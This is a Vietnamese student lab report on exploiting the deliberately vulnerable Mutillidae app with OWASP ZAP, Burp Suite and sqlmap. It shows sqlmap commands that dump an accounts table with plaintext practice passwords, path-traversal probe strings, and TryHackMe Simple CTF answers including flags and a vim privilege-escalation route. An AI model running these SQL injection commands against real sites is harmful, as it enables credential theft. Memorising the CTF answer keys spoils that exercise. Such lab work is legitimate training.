(Reading database ... 443328 files and directories currently installed.)
Preparing to unpack .../zaproxy_2.16.0-0kali1_all.deb ...
Unpacking zaproxy (2.16.0-0kali1) ...
Setting up zaproxy (2.16.0-0kali1) ...
Processing triggers for kali-menu (2025.1.1) ...
```

3.2. Chỉnh sửa cấu hình database trên ứng dụng web Mutillidae trên Metasploitable 2

- Trên máy ảo Metasploitable 2 mở file `/var/www/mutillidae/config.inc`, chỉnh sửa tên database từ `'metasploit'` thành `'owasp10'`.





3.3. Dùng công cụ OWASP ZAP để tìm các lỗ hổng bảo mật có trên ứng dụng web Mutillidae. (Chụp hình minh họa)





**Câu 4: Khai thác lỗi SQL Injection trên ứng dụng web Mutillidae sử dụng Burp Suite và SQLMap**

4.1. Sử dụng công cụ Burp Suite

- Thực thi công cụ Burp Suite. Tắt chức năng “Intercept” của tab Proxy.
- Sử dụng trình duyệt web của Burp Suite truy cập vào Mutillidae. Truy cập vào trang đăng nhập (hoặc các trang khác có lỗi SQL Injection).
- Bật chức năng “Intercept” của tab Proxy. Ở chức năng Brute Force trên DVWA, nhập giá trị ngẫu nhiên vào Username cho Password.





- Ở tab Proxy của Burp Suite, chọn HTTP request thực hiện đăng nhập, sao chép toàn bộ nội dung của HTTP request vào tập tin `sqlinjection.txt`.





4.2. Sử dụng công cụ SQLMap để lấy thông tin khoản của các người dùng trên Mutillidae.


```
$sqlmap -r sqlinjection.txt --current-db
```




```
$sqlmap -r sqlinjection.txt -D owasp10 --tables
```




```
$sqlmap -r sqlinjection.txt -D owasp10 -T accounts --dump
```




| cid | is_admin | password | username | mysignature |
|---|---|---|---|---|
| 1 | TRUE | adminpass | admin | Monkey! |
| 2 | TRUE | somepassword | adrian | Zombie Films Rock! |
| 3 | FALSE | monkey | john | I like the smell of confunk |
| 4 | FALSE | password | jeremy | d1373 1337 speak |
| 5 | FALSE | password | bryce | I Love SANS |
| 6 | FALSE | samurai | samurai | Carving Fools |
| 7 | FALSE | password | jim | Jim Rome is Burning |
| 8 | FALSE | password | bobby | Hank is my dad |
| 9 | FALSE | password | simba | I am a cat |
| 10 | FALSE | password | dreveil | Preparation H |
| 11 | FALSE | password | scotty | Scotty Do |
| 12 | FALSE | password | cal | Go Wildcats |
| 13 | FALSE | password | john | Do the Duggie! |
| 14 | FALSE | 42 | kevin | Doug Adams rocks |
| 15 | FALSE | set | dave | Bet on S.E.T. FTW |
| 16 | FALSE | pentest | ed | Commandline KungFu anyone? |
| 17 | NULL | <blank> | c:/Windows/system.ini | NWsPVDMycKmKbqDhaCYakEyf |
| 18 | NULL | <blank> | ../../../../../../../../../../../../../../../../Windows/system.ini | NWsPVDMycKmKbqDhaCYakEyf |
| 19 | NULL | <blank> | c:Windowssystem.ini | NWsPVDMycKmKbqDhaCYakEyf |
| 20 | NULL | <blank> | ..............................Windowssystem.ini | NWsPVDMycKmKbqDhaCYakEyf |
| 21 | NULL | <blank> | /etc/passwd | NWsPVDMycKmKbqDhaCYakEyf |
| 22 | NULL | <blank> | ../../../../../../../../../../../../../../../../etc/passwd | NWsPVDMycKmKbqDhaCYakEyf |
| 23 | NULL | <blank> | / | NWsPVDMycKmKbqDhaCYakEyf |
| 24 | NULL | <blank> | ../../../../../../../../../../../../../../../../../ | NWsPVDMycKmKbqDhaCYakEyf |
| 25 | NULL | <blank> | c:/ | NWsPVDMycKmKbqDhaCYakEyf |
| 26 | NULL | <blank> | WEB-INF/web.xml | NWsPVDMycKmKbqDhaCYakEyf |
| 27 | NULL | <blank> | WEB-INFweb.xml | NWsPVDMycKmKbqDhaCYakEyf |
| 28 | NULL | <blank> | /WEB-INF/web.xml | NWsPVDMycKmKbqDhaCYakEyf |
| 29 | NULL | <blank> | WEB-INFweb.xml | NWsPVDMycKmKbqDhaCYakEyf |
| 30 | NULL | <blank> | thishouldnotexistandhopefullyitwillnot | NWsPVDMycKmKbqDhaCYakEyf |

```
[09:36:48] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/b2203716/.local/share/sqlmap/output/192.168.1.6/dump/owasp10/accounts.csv'
[09:36:48] [INFO] fetched data logged to text files under '/home/b2203716/.local/share/sqlmap/output/192.168.1.6'

[*] ending @ 09:36:48 /2025-02-15/
```

**Câu 5: Bài tập tổng hợp về tấn công trinh sát, liệt kê, khai thác lỗ hổng bảo mật và thăng quyền.**

Hoàn thành bài tập Simple CTF trên môi trường TryHackMe (Chụp hình minh họa).

Hướng dẫn làm bài.


Task 1
Simple CTF
Deploy the machine and attempt the questions!
Start Machine
Answer the questions below
b2203716@kali: ~
File Actions Edit View Help
(b2203716㉿kali)-[~]
$
How many services are running under port 1000?
2
Correct Answer
What is running on the higher port?
ssh
Correct Answer
What's the CVE you're using against the application?
CVE-2019-9053
Correct Answer
To what kind of vulnerability is the application vulnerable?
sqli
Correct Answer
Hint
What's the password?
secret
Correct Answer
Where can you login with the details obtained?
ssh
Correct Answer
What's the user flag?
G00d j0b, keep up!
Correct Answer
Is there any other user in the home directory? What's its name?
sunbath
Correct Answer
What can you leverage to spawn a privileged shell?
vim
Correct Answer
What's the root flag?
W3ll d0n3. You made it!
Correct Answer

---HẾT---